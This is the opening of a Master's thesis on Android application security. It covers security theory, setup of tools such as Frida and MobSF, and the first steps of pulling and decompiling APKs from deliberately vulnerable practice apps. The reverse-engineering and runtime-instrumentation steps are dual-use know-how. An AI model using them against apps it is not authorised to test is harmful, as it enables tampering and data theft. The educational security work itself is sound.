UNIVERSITY OF TURKU

Security Analysis of Android Applications

Cyber Security

Master's Degree Programme in Information and Communication Technology

Department of Computing, Faculty of Technology

Master of Science in Technology Thesis

Author:

Martin Zoltán Huszti

Supervisors:

Kimmo Järvinen (*Dream Broker Oy*)

Examiners:

Seppo Virtanen *(University of Turku)*

Jouni Isoaho *(University of Turku)*

September 2022

Master of Science in Technology Thesis
Department of Computing, Faculty of Technology
University of Turku

Subject: Cyber Security
Programme: Master's Degree Programme in Information and Communication Technology
Author: Martin Zoltán Huszti
Title: Security Analysis of Android Applications
Number of pages: in total, 77 pages, including 14 appendix pages
Date: September 2022

Nowadays, people can easily jump into learning programming on any platform they are interested in. It is the same with Android application development. However, security aspects during development are usually not considered in the first place. Sometimes testing an application's security has to be done in divergent environments and with different techniques, approaches, and tools. The more testing and investigation techniques used on an application; the more fields would be covered. Using static and dynamic analysis together can produce better security research coverage than using only one approach.

The first and most important thing about cyber security is the theory. Developers must pay attention to many diverse parts of functions' behaviors and be completely aware of the existing implementation of the built-in Android components.

How can an Android application developer ensure that their application is not exposed to attackers? A feasible way to learn how to defend your application is to attempt to attack it. By examining penetration testing techniques, network monitoring, vulnerability showcases, and explanations, developers can answer how to find and take advantage of security weaknesses and threats in an application and how to come up with mitigations for it.

Keywords: Cyber Security, Android Application Development, Reverse Engineering, Static Analysis, Dynamic Analysis, Security Tools, Penetration Testing, Network Monitoring

Table of contents

1 Introduction

Today's application development trend tends to follow the produce faster and cheaper approach. The spatial orientation of cross-platform technologies and production-oriented scrum methods favor the companies to develop a product in lessen time and add multiple features sprint by sprint. The final result can be satisfying, but unfortunately, in practice, it is usually the exact opposite; Violations of clean code principles, skipped planning phases, and wrongly chosen architecture patterns leave the final product with security weaknesses, vulnerabilities, and fragile structure.

Developers must follow various principles and practices to ensure that the application is safe to use (primarily from the cyber security perspective). The leading security organization is OWASP (Open Web Application Security Project), a non-profit organization that collects and maintains multiple cybersecurity-related resources. The OWASP team also created projects, books, tools, etc., to accentuate and spread the knowledge of mobile software security. The collection of the related resources is called OWASP Mobile Security Project [1].

This thesis gives a better understanding of how security analyses are applied to Android applications (both static and dynamic). It shows the discovery process of the most common security violations and how they could be mitigated with various security tools. Just finding and fixing the known existing issues usually leaves the possibility of attackers exploiting not yet identified vulnerabilities. To solve this issue, other security hardening factors and ideas are presented, just like using obfuscation libraries or using advanced and secured data storing techniques.

1.1 Environment

In security analysis and application development, many factors can depend on the used environments (operating system (OS), version, programs, etc.) and the available and used tools. For this reason, the following sections list the primary factors and conditions used during this thesis creation.

1.1.1 Computer and Operating System

The used computer was a MacBook Air from the year 2020 with a macOS Monterey 12.3.1 OS running on it. What has made this computer different is the architecture of its Central Processing Unit (CPU). While regular computers are equipped with x64 (older ones with x32), this MacBook uses Advanced RISC Machine (ARM) architecture. Still, when this thesis was

written, not all the programs were supported or compatible with this type of processor. The biggest drawback was the lesser amount of supported emulator availability due to the lack of virtualization support mentioned later in section 1.1.3.

1.1.2 Physical Phones

During the thesis creation, two different kinds of physical phones were used. One of them was a Google Pixel 4a (5G) running with the latest Android version 12 (Snow Cone), and the other was a Samsung Galaxy S9+ (SM-G965F) with Android version 10 (Q).

1.1.3 Emulated Devices

The primary emulated device was a Google Pixel 3A with Android version 10. There were multiple options to develop on various phone variants with distinctive OS versions; however, as mentioned in section 1.1.1, the ARM-based processor had some boundaries and made it hard to emulate other device types. The possible Android version options can be seen in Figure 1; from the seven available options, only the arm64-v8a is compatible with ARM architecture processors.

Download	29	arm64-v8a	Android 10.0 (Google APIs)
Download	29	x86	Android 10.0 (Google Play)
Download	29	x86_64	Android 10.0
Download	29	x86_64	Android 10.0 (Google Play)
Download	29	x86_64	Android 10.0 (Google APIs)
Download	29	x86	Android 10.0
Download	29	x86	Android 10.0 (Google APIs)

Figure 1 Different kinds of ABIs for Android Nougat version for Pixel 3A device

1.1.4 Preferred Devices

During the research, physical devices were preferred over emulated ones for saving computing resources. Still, using emulated devices was unavoidable in a few scenarios; one of these cases was when root privileges were required to test the created root detector[1] and how to bypass it (as described in section 5.4).

[1] Rooting physical devices are also possible, but it could void the phone's warranty.

On the other hand, there could be scenarios when physical devices are compulsory for testing. One of these cases could be when an application tries to make a phone call or want to interact with device layered functions (for example, accessing the device's International Mobile Equipment Identity (IMEI) number).

1.2 Software

This section collects the mainly used software and programs facilitated while writing this thesis.

1.2.1 Android Studio

Android Studio is one of the essential programs in Android development. It has a built-in Android Virtual Device (AVD) emulator, Gradle synchronization features besides SDK installation wizard, and other valuable and relevant tools.

1.2.2 Visual Studio Code

The most lightweight solution for code editing and viewing is Visual Studio Code. It is entirely open source plus the developers have the availability to download and create any kind of extension for it.

1.2.3 Git and GitKraken

Git is a famous and widely used version controlling tool. GitKraken is a tool for Git with a graphical user interface (GUI), providing an easy and transparent layout with extra features like merge conflict resolver and GitHub integrations that accelerate the speed and effectiveness of the development process.

1.2.4 Docker

Docker is a lightweight OS-level virtualization platform widely used in the industry, developed, and maintained by Google. Docker has been used to run instances of specific security tools like Mobile Security Framework (MobSF) (introduced in section 3.4) without installing the required dependencies manually.

1.2.5 Homebrew

Homebrew is a package manager for macOS that enables the installation of different programs via the command line. Most security tools can be installed via homebrew, making the testing and installation process fast, easy, and convenient.

1.3 Security Tools

This thesis tries to use as many and as diverse static and dynamic analysis, penetration testing, and reverse engineering tools as possible; however, collecting all the available tools is out of the thesis's scope. The showcased tools are all community-maintained and open-source; some are compatible even with iOS applications (for example, MobSF in section 3.4 or Frida in section 3.2). A further introduction and showcase of the aforementioned tools will be presented later in chapter 3.
It has to be remarked that professional companies use paid and non-open-source software that can be more sophisticated and refined compared to free ones. However, most vulnerabilities can be captured with simple tools listed in this thesis.

1.4 Best Practices

Google maintains a section for security best practices on their website [2], where multiple articles focus on data, networking, cryptography, privacy, etc. The most important ones are highlighted and introduced in this thesis as well. OWASP's best practices and recommendations are analyzed and collected for a more comprehensive groundwork.

1.5 Style of the Thesis

The thesis contains multiple inserted figures and code snippets to give a better insight and understanding of the mentioned processes. However, pasting the full implementations as code snippets may reduce the overall readability of the thesis and would keep the focus away from the most critical steps. Therefore, these figures and code snippets were modified when possible, by removing unnecessary lines or code blocks (like imports, view initializations, super function calls, etc.).

2 Theory

This chapter collects issues, problems, and possible vulnerabilities worth taking care of during Android application development. These are primarily gathered from the OWASP Mobile Security Testing Guide [3] and other various sources. Most of the findings relate to server-side and network security; however, multiple local and architecture-scoped security vulnerabilities are discussed later in chapters 5 and 6.

2.1 Data Handling

Data is one, if not the most valuable thing that can be stored on a device. It can be anything: personal data, videos, photos, passwords, email addresses, etc. Three general states of the data are differentiated:

- When the data is resting in the data store is called: **At rest**
- When the data is loaded into the application memory: **In use**
- When the data is exchanged between entities (e.g., between server and mobile application): **In transit**

Each listed state has different attack surfaces and attack techniques that must be considered.
It must be kept in mind that not all data is valuable (and the actual value can depend on the context in which it has been placed). It can be guaranteed that the data counts sensitive if it contains authentication information like password, email address, secret keys, etc. because losing or leaking it can result in impersonation of the user. This data, combined with personal identifiable information (PII) like social security numbers and bank or credit card numbers, can also bypass hardened multi-factor authentication checks. Other kinds of assets are also sensitive, like device identifiers and other technical keys (e.g., encryption keys) generated by the application that serves the protection of communication or data encryption.

2.2 Authentication and Authorization

Authentication and authorization are fundamental parts of every modern application that needs to handle users' data securely. If these processes are not managed appropriately, it can result in critical security threats and huge financial derogations.

2.2.1 Passwords

The most convenient way to hack into an account is to compromise the users' passwords. It can be accomplished in multiple ways. If the password is not complicated enough, too short, contains only numbers, or is one of the most commonly used passwords, it can easily be guessed [4]. To solve the issue of using weak passwords, users must create and apply more complicated and longer passwords containing various types of figures like alphabetical characters, symbols, and numbers and use different passwords on each account.

For this purpose, nowadays, users started using password managers. Even though these tools can increase the security of the passwords due to their password generation features and wide range of availability regarding the compatible device platforms, they also brought some weak spots, especially in mobile implementations.

A paper called "Hey, You, Get Off of My Clipboard" [5] just discovered that the copy-paste function on Android devices could lead to a security backdoor since other applications on the phone can read the clipboard. In case there is an installed malicious application on the device, this application can read the value in the clipboard resulting in an information leakage [6].

Mobile Application Security Verification Standard (MASVS) proposed a possible solution by disabling the ability to paste passwords into the input field as mitigation. In the end, this proposal cannot solve the problem at all due to two main reasons:

- First, preventing the user from pasting into a field does not stop copying it. When the users realize it is not possible to paste, it is already in the clipboard and can be compromised.
- Second, if the user cannot paste passwords, they tend to choose a simpler password, increasing the probability of password guessing attacks.

Because of these reasons, copy-pasting passwords cannot be solved at the application level, and developers should be aware that other applications can read the copied passwords.

Letting users choose their password in a critical application is not a good idea; developers should lead users to determine more secure passwords. Hardening the selected user passwords can be accomplished with textual hints or by not allowing passwords that lack predefined characters. A popular open-source library for achieving more secure passwords is called **zxcvbn** (java implementation for Android usage is **zxcvbn4j** [20]).

2.3 Login Throttling

Login throttling is an excellent way to prevent brute force and guessing attacks. After a certain number of failed attempts, the application (in preferred and more secured cases, the server-side) can deny further login requests in the meantime. The easiest way to take into action this approach is to use a counter that resets after a successful login or a determined time. However, it still does not guarantee that the attacker can change the device or platform and continue trying the logging-in process; therefore, account blocking or other possible globalized protection must be considered on the server side.

2.4 Session Management

Servers must manage their clients' authentication state in a stateless environment. Usually, it has been done with tokens or sessions. A few check-ups must be followed to ensure the session management are secure; otherwise, the connections can be compromised.

2.4.1 General Practices

One of these practices is randomly choosing the session identifications on the server side; otherwise, with predefined or default values, the keys can be guessed (or generated) by the attacker effortlessly. Just randomizing the identification keys is not enough: it must be assured that the used keyset[2] is numerous enough by increasing the length and entropy of the keys.
It is also an essential part of key exchange to secure the communication channel between the participants. If the transfer of the keys is not safe enough, the attacker can eavesdrop on it and impersonate the client with the stolen key. A general and straightforward approach is to transmit over Hypertext Transfer Protocol Secure (HTTPS).
Storing the session identification tokens is also essential and requires specific care; for example, they should not be stored in permanent storage. There can be exceptions for those that primarily serve the improvement of the user experience, just like the usage of the refresh tokens to remove the need of logging in whenever the application is launched (this approach is discussed further in section 2.4.2). It is also a common mistake to store the refresh tokens and session keys in a non-secure place, just like Shared Preferences. A better way to store these kinds of keys is to use the Android Keystore system [8].

[2] Possible values of the generated identification key

2.4.2 Refresh Token Approach

To not make the user login every time whenever the application starts, servers customize their authentication implementation with a special refresh token approach. This includes a new type of token (refresh token) alongside the regular access token. The application keeps the refresh token in the permanent storage and uses it to gather new access token when it expires. When a successful request is made to the server to get the new access token, it marks the refresh token as used on the server-side. It is an extra security measurement in case the refresh token is compromised, and the attacker attempts to generate access tokens with the stolen key.
In real-life scenarios, due to fault tolerance, the refresh token invalidation process on the server-side has to work delayed. For example, in case of poor internet connection or package loss, the client should be able to retry the request with the same refresh token even though it was tried before (the client requested the new token, the server received and sent back the new token, but the client did not receive it). If the user logs out from the application, the stored server and client-side tokens have to be invalidated and deleted.

2.4.3 Lifespan of Keys

Another thing to mention is the validity time of a specific token. A proper time for an access key should be between 10 minutes and 2 hours. Still, it can also depend on the purpose and seriousness of the application. For instance, in a financial application, sending money or viewing the balance does not have the same critical behavior: executing critical transactions would require a token with less time validity.

2.5 One-Time-Passwords

Implementing second-factor authentication strengthens the overall security of the applications. A common practice for the second-factor authentication implementation is to use an authenticator application on another device, usually mobile phones (e.g., Google Authenticator is the most popular among all).
SMS-based two-factor authentication is also quite popular since it does not require any extra third-party application on the client's device. Another benefit is the ease of transferring the authenticator just by switching the SIM card from one phone to another. The exchange of the authenticator codes with the authenticator application may require extra steps, like manually moving the codes from one phone to another. The main danger of using an authenticator application is the possibility of losing the codes and keys on the device. In case of a stolen

device or an accidental factory reset, all the codes for the two-factor authentication-enabled applications will be lost.

2.5.1 SMS-OTP

As mentioned before, SMS authentication is a common way as a second-factor authentication, but it has its weaknesses and vulnerabilities too. For example, SMS messages can be intercepted or redirected via malicious applications installed on the phone or with a wireless interception. Some counter measurements can reduce the likeliness of this kind of attack, including instructions in the message on what to do and whom to contact if it was not the actual user who requested the SMS code. Another possible mitigation is to use a dedicated channel providing the code, for example, the operating system's push notification feature (Firebase Cloud Messaging on Android) because it is not accessible by other applications on the device.

2.6 Key Management

If the attackers have full access to the target device (for example, in the case of a rooted device), attackers can gain access to the actively accessed keys. This method is called memory dumping. The best practice to avoid key leakages is to ensure the keys are stored and used in Trusted Execution Environment (for example, Android Keystore). Suppose the data must be exported outside the current application: in that case, the data must be obfuscated, encrypted before transferring, and resolved when reaccessed.

3 Android Security Tools

This chapter shows popular security tools developers can use to discover possible vulnerabilities and backdoors left unnoticed during development.
The main difference between static and dynamic analysis tools is that static analysis tools require only the analyzed Android APK file (or the source code of it). At the same time, a running instance of the analyzed application is mandatory for the evaluation in the case of dynamic analyses. Static and dynamic tools can be combined and integrated to decide if the application fulfills or not the expected security needs.

3.1 Android Debug Bridge

Android Debug Bridge (ADB) is the most fundamental tool for Android developers. It enables developers to execute different commands and interact with the device through the computer's command line, for example, installing Android package kits (APKs) or copying Android APKs from the mobile device to the computer. It can execute superuser shell commands as well, which will be presented later in section 3.2.1.3.

3.2 Frida

Probably the most known and widely used penetration testing and code injecting program is Frida. Frida makes it possible to modify the application's code during runtime by replacing/overloading Java functions with JavaScript code. The installation is not as simple as a regular static analysis tool; both the host computer and the actual Android device need some preparation. In the following section, a proper walkthrough is presented for properly setting up the Frida environment,

3.2.1.1 Installation

To use Frida, an Android device with root capabilities is required. Opportunely Android Studio can create this kind of emulator. ADB command-line tools are also necessary for using Frida, which can be installed with the Homebrew package manager. Last but not least, Python3 is required with its included preferred installer program (PIP).

3.2.1.2 Connect to the Android Device

To list all the available Android devices, the command *frida-ls-devices* can be executed, which lists the devices' IDs, types, and names, as seen in Figure 2.



Figure 2 The result of the frida-ls-devices command

The command *frida-ps* lists the device's processes. To use the Frida tool on the emulated device, the *-U* flag has to be appended to select the device connected via Universal Serial Bus (USB) even though it runs on the computer as an emulator. The installed applications and packages in the emulated device can be seen in Figure 3.

Figure 3 The result of the frida-ps -U command in the emulated device.

If a connection tried to be established in this phase, an error would be raised: *frida is unable to connect to the remote frida-server,* as seen in Figure 4. This is due to the not running Frida server instance on the Android device.



Figure 4 Unable to connect to remote frida-server

3.2.1.3 Frida-server Setup

The Frida-server package can be downloaded from Frida's GitHub repository. The architecture of the Android emulator is ARM64, so the matching variant has to be used (other variants can also be seen based on the architecture types).

Before copying and running the service on the target device, the downloaded file has to be decompressed. To start the server properly, a shell has to be opened in the machine with superuser privileges, as seen in Figure 5. Using the *adb root* and *adb shell* commands, root privileges can be granted[3], which is mandatory for running the Frida server instance.



Figure 5 Switching the emulator to get root privileges and entering its shell.

In this demonstration, the Frida server file has been copied into the */data/local/tmp* folder. With the *chmod 777 frida* command, the copied file will be readable, writable, and executable by every user on the device.



Figure 6 Frida requires the executable permission

After the previous steps have been applied, executing the *frida -U -F* command results in success and starts the Frida instance on the Android device, as seen in Figure 7.



Figure 7 Frida is successfully installed and running on the Android device.

[3] The hashmark symbol indicates that the shell is equipped with root privileges *(superuser)*

3.3 Charles Proxy

With the help of Charles Proxy, developers can monitor the network traffics both on mobile devices and on the computer. “Security Analysis of Mobile Money Applications on Android” is a similar work mainly using this tool [9]. The proper setup of the tools is presented later in section 5.3.2.

3.4 Mobile Security Framework

Mobile Security Framework (MobSF) is an all-in-one (AIO) toolkit that can analyze Android APKs statically and dynamically. It is actively maintained and can be easily installed on any operating system thanks to the docker image on Docker Hub. The proper configuration of the ports can be seen in Figure 8 as the container’s 8000 port has to be directed into 8000 to reach the tool's web interface.



Figure 8 MobSF configuration dialog

After starting the docker container, the UI can be reached in any regular web browser. The program has a drag-and-drop feature that analyses the selected APK. It mainly provides information from the Android Manifest Extensible Markup Language (XML) file, like the package name, main activity, target-, minimum SDK, version number, etc.

MobSF is also accessible online, so the analysis can be performed without running any instances on the host computer. On the other hand, by running the security analysis on a public website, it has to be considered that the result of the application can be stored on a server as well, which might not be beneficial if the analyzed application contains crucial and sensitive data. It is always safer to do the analysis locally to avoid the possibility of information leakage. A related tool called MobSFscan is also available for developers; it is the same as the MobSF tool but can be integrated into any CI/CD pipeline automatizing the security analysis.

3.5 Apktool

With Apktool, developers can decode Android APKs to analyze or modify their content. It even has the feature to repack it into another Android APK with the modifications applied in the source code. The tool is still actively maintained, and most security analyses and AIO tools are based on this package.

3.6 JD-GUI

JD-GUI provides an old-fashioned graphical interface to analyze Java source codes of *.class* files. It is used to manually analyze and browse the source code of the decompiled Java Archive (JAR) files and find possible vulnerabilities.

4 Test Project - InsecureShop

This chapter introduces the main project used as a test subject to perform various exploitations and attacks. Multiple applications are created during the vulnerability exploitations, but those are not presented here but in the corresponding vulnerability exploitation sections.

InsecureShop is an open-source GitHub project that is meant to be vulnerable. It is full of security holes on purpose, but because of this, all the essential features of the necessary tools can be shown through it. The application is simple: the base idea is an e-commerce shopping application where the users can buy products. The main screens can be seen in Figure 9.



Figure 9 Screens of the Insecure Shop

(From left to right: Login screen, Home screen, About screen, Cart screen)

The login screen contains an email address input field and a password field with the login button on the bottom. A toast message is being shown to the user in case of a none matching email-password pair. After the user logs in to the application, the shop's products can be browsed on the home screen. Products can be added and removed from the cart by clicking on the plus or minus buttons. The cart and about screens can be reached by pressing the buttons in the top bar. Furthermore, the user can log out from the application from this screen as well. The about screen contains only a button that, after it has been pressed, another text view appears below the button. On the cart screen, the user can find the already added products in the cart.

5 Penetration Testing

This chapter shows the Insecure Shop vulnerabilities and tries to exploit them with various techniques. The expected result was not to find all the vulnerabilities but to show how to use the previously listed security tools. The exploitations are only a demonstration and proof that the exposure is real and can be utilized by attackers. Due to these reasons, the implemented threat mainly injects unintended texts and prints out sensitive data to the default output console.

5.1 Preparation

The preparation section introduces how to gather the necessary resources, essentially the Android APK file, and decode them so the source code can be analyzed.

5.1.1 Android APK Pulling

The first step of analyzing an application is acquiring the Android APK or AAP (Android Application Package). Unfortunately, the Injured Android application is unavailable in the Google Play Store, so another example project was used for demonstration; the InjuredAndroid application [10].

The first step is to determine the package name of the application. It can be done with a simple command through ADB: *adb shell pm list packages.* The result of the command can be piped through the grep tool with the keyword *injured* to make the search more precise, as seen in Figure 10.



Figure 10 adb shell pm list packages | grep "injured" command result

The package that is searched for is called *b3nac.injuredandroid*. It must be mentioned that the package and the corresponding application name do not necessarily match; nonetheless, it is more likely related to each other. If the related package name cannot be found, it can be easily checked by finding the application on the Google Play Store website and inspecting the complete Uniform Resource Identifier (URI) of the page. The query parameter *id* shows the package name, as in this case can be seen in Figure 11.



Figure 11 The Google Play Store's Uniform Resource Locator (URL) contains the application package name.

After the identical package name has been found, the next step is to locate the Android APK file. The *adb shell pm path b3nac.injuredandroid* commands print out the exact location of the base Android APK in the device, as seen in Figure 12.



Figure 12 Path for b3nac.injuredandroid Android APK

5.1.2 Using Apktool

The Android APK file is a zipped archive. It can be unpacked quickly with any capable archiving tool. For instance, with the built-in UNIX unzip command. The contained items in the archive can be seen in Figure 13.

Figure 13 The unzipped Android APK file

The package contains three folders and three files. Unfortunately, these files are not in human-readable format; a different method has to be applied to unpack the Android APK file. Only unrecognized characters are shown if these files are opened with a regular text editor, as seen in Figure 14.

Figure 14 Android manifest is not readable with simple unzipping

This is where the first security tool has to be utilized: the Apktool. Apktool can be easily used on the desired archive with the simple command: *apktool decode (or apktool d in short)*. It

creates a new separated folder containing the decoded files. The generated logs that describe the decoding process and steps can be seen in Figure 15.

```
→  insecureshop apktool d InsecureShop.apk
I: Using Apktool 2.6.1 on InsecureShop.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/martinhuszti/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
→  insecureshop
```

Figure 15 Log of Apktool decoding the selected Android APK file

5.1.3 Using Dex2Jar

Unfortunately, the application's source code cannot be analyzed directly with a text editor. To see the source code of the actual Android components in a readable way, the *classes.dex* files should be focused on the original Android APK file. This file contains all the program code, including resources, assets, certificates, and the manifest file. The original documentation says the *classes.dex* file is a

> "Compiled Android Application Code File. Android programs are compiled into ".dex" (Dalvik Executable) files, zipped into a single .apk file on the device. .dex files can be created by automatically translating compiled applications written in the Java programming language [11] ".

To see the source code, a possible solution is to use a tool called dex2jar [12]. It converts the dex files into JAR packages, and in this way, it can be analyzed manually with specified tools like JD-GUI.

5.1.4 Usage of *JD-GUI*

After the JAR file is created, a java decompiler tool is required to view the actual source code. For this purpose, the tool called Java Decompiler GUI (JD-GUI) [13] can be utilized. The UI of the tool can be seen in Figure 16 as the decompiled JAR file is being inspected.



Figure 16 JD-GUI user interface

5.1.5 Automated Tool - MobSF

The previously listed steps can be done automatically with the help of the Mobile Security Framework (MobSF) static analysis tool. The required steps for configuration are already mentioned in section 3.4. The generated report shows possible vulnerabilities with severity ratings, as seen in Figure 17.

